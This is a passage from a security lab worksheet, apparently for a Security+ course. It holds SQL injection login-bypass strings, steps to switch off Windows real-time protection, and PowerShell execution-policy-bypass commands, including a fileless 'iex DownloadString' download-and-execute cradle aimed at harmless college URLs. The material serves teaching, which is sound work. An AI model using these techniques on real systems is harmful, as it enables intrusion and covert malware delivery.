
If necessary, an attacker can even comment out the end of the query, causing it to be ignored and still syntactically correct, with symbols that vary between different RDMBSs, including these: --, /*, #.

Step 8: In our example, say we know the first account is admin admin, but now we want to step through the others. Can it be done easily? Of course!

a) The input starts off the same as the previous input, but now with the <> (not) symbols, we are specifying that the first_name should not be admin, eliminating the first record; thus, we would be logged in with the second record, and we would know that Gordon Brown (the name that now displays at the top of the output) is a user. In the output in the browser, though, you are seeing output for all records that do not have a first name of admin (Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith).

w' OR '1' = '1' AND first_name <> 'admin

Take the screen shot of the output bypassing the first record. If we wanted to keep going, we could keep adding another part to the input. Try the examples that follow.



b) **w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon**

c) **w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon' and first_name <> 'Hack**

d) **w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon' and first_name <> 'Hack' AND first_name <> 'Pablo**

e) **w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon' and first_name <> 'Hack' AND first_name <> 'Pablo' AND first_name <> 'Bob**


Nothing will be returned after the last user, Bob.

Step 9: Now secure the MariaDB root account now with a password. Enter the following in the MariaDB console:

SET PASSWORD FOR 'root'@'localhost' = PASSWORD('CompTIA_Security+');

https://mariadb.com/kb/en/set-password/

The next time you log in as root, you will need to provide the password CompTIA_Security+.




Activity 2: PowerShell Exploitation

It is time to get right to work and see how fileless malware can be used in conjunction with PowerShell.

Real-time protection must be turned off for this lab exercise to work correctly. Turn off real-time protection on the Windows 10 VM by following these steps:

1. Click the Start button or in the search box and type Security.
2. Click Windows Security.
3. Click Virus & Threat Protection.
4. Click Manage Settings under Virus & Threat Protection Settings.
5. Under Real-time Protection, click the button to turn it off.
6. Click Yes in the popup.
7. Click the X in the upper-right corner of the window to close it. You also might need to disable any third-party anti-malware software. Type each command on one line, and press ENTER after each command.




Step 1: Download an image multiple times, bypassing the execution policy, without running PowerShell directly.

a) Run the following from the command prompt (cmd.exe) and not from PowerShell (note that this is considered one line, so let the command wrap across multiple lines and do not press ENTER to break up this or the other commands in this lab. activity):


powershell.exe -ExecutionPolicy ByPass –NoProfile ((New-Object System.Net.WebClient).DownloadFile('https://trioslearning.ca/wp-content/uploads/2017/08/triOs-leaders-and-owners.jpg.webp','C:\Users\%USERNAME%\desktop\stuart-and-frank1.jpg'))

Make sure that the %USERNAME% is replaced by your windows user name. **Take the screen shot showing that there was no error when this command was executed.**

That link was not working so choose other link to download



b) Run the following (the only difference is the name of the file saved to your desktop) from the Start menu (click the search box and simply type):
powershell.exe -ExecutionPolicy ByPass –NoProfile ((New-Object System.Net.WebClient).DownloadFile('https://trioslearning.ca/wp-content/uploads/2017/08/triOs-leaders-and-owners.jpg.webp','C:\Users\%USERNAME%\desktop\stuart-and-frank2.jpg'))
Sometimes URLs change, especially URLs for images. If the preceding URL or a subsequent URL is broken, substitute the URL of any image on the Web accordingly.
You just told PowerShell to download a picture of triOS college leaders and owners to your desktop, twice. Check out stuart-and-frank1.jpg and stuart-and-frank2.jpg on your desktop.
Take the screen shot of your desktop showing both pictures at the desktop.




Neither time did you run PowerShell directly. Neither time were you affected by the execution policy. Interesting. Do you realize where we are headed with this?
The following definition of -ExecutionPolicy <ExecutionPolicy> can be found at https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-7.2:
Sets the default execution policy for the current session and saves it in the $env:PSExecutionPolicyPreference environment variable. This parameter does not change the PowerShell execution policy that is set in the registry. For information about PowerShell execution policies, including a list of valid values, see about_Execution_Policies.

Inside the parentheses, the **New-Object** cmdlet is creating a **System.Net.Webclient** object that calls its **DownloadFile** function with two arguments. The first argument represents a URL, which in this case is the URL of an image from the FLCC website. Although this is a harmless image in this case, it could have easily been a file or program laced with malware. The second argument represents a location and the name of the file that the file will be download to. The **%USERNAME%** variable turns into the name of the currently logged-in user and will cause the download to appear on any user's desktop.
The same web page provides the following definition of the - **NoProfile** switch:
Does not load the PowerShell profile.
When PowerShell is invoked or scripts are run in this way, PowerShell will always load known profiles before executing your commands or script. Consequently, it is not really clear what will be loaded by these profiles, which can lead to unexpected results. Therefore, the **-**


NoProfile switch is used to eliminate the unpredictability in a best-practice manner. Parameters were explained in the context of Linux, along with other related terms.
Here, though, there is a difference in terminology. In PowerShell, a parameter name and value(s) alter the behavior of cmdlets. Parameter names start with a hyphen, and parameter values, which immediately follow parameter names, do not start with a hyphen. For example, in Step 1b, **-ExecutionPolicy** is a parameter name and **Bypass** is the parameter value for that parameter name. Parameter names can be followed by multiple values in a comma-separated list with no spaces between the values.
In PowerShell, a special type of parameter, known as a switch, acts like an on/off switch, is always optional, starts with a hyphen, and does not have a second part to it. For example, also in Step 1b, **-NoProfile** is a switch that, by its presence, alters the way a cmdlet behaves. Switches are never followed by values. They either take behaviors that will occur and stop them or take behaviors that will not occur and start them.

Step 2: Now try this one from the search box (click the search box and simply type):

powershell.exe -ExecutionPolicy Bypass -NoProfile ((New-Object System.Net.WebClient).DownloadFile('https://www.w3.org/WAI/ER/tests/xhtml/testfiles/resources/pdf/dummy.pdf','C:\Users\%USERNAME%\Desktop\dummy.pdf'))



Take the screen shot showing that there was no error when this command was executed.
Again, a harmless file (a PDF in this case), but the implications could be devastating if the files being called were actually malicious scripts or malware.
The desktop has been chosen as the destination location for the images and PDF for ease of use. Attackers would choose a more covert location on the hard drive in an actual attack.



Step 3: Download a string into RAM and try to execute it.


a) The following description of **-Command** comes from: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_powershell_exe?view=powershell-5.1:
Executes the specified commands (and any parameters) as though they were typed at the PowerShell command prompt, and then exits, unless the NoExit parameter is specified. The value of **Command** can be **-**, a script block, or a string. If the value of **Command** is **-**, the command text is read from standard input. The following description of **Invoke-Expression** comes from:

https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-7.2:

The Invoke-Expression cmdlet evaluates or runs a specified string as a command and returns the results of the expression or command. Without Invoke-Expression, a string submitted at the command line is returned (echoed) unchanged.

b) Execute the following command in any environment (cmd.exe, Start menu, search box, or even PowerShell itself):

powershell.exe -ExecutionPolicy Bypass -NoProfile -Command "iex ((New-object Net.WebClient).DownloadString('https://www.trios.com'))"




Take the screen shot showing the output of this command.

This command downloads a string into RAM with the DownloadString function, containing the HTML, CSS, and JavaScript of www.trios.com, and then tries to run it with the Invoke-Expression cmdlet, referenced by its alias, iex. It is not received well, as evidenced by the PowerShell "blood," but this sets the stage nicely for our big conclusion in the next step.

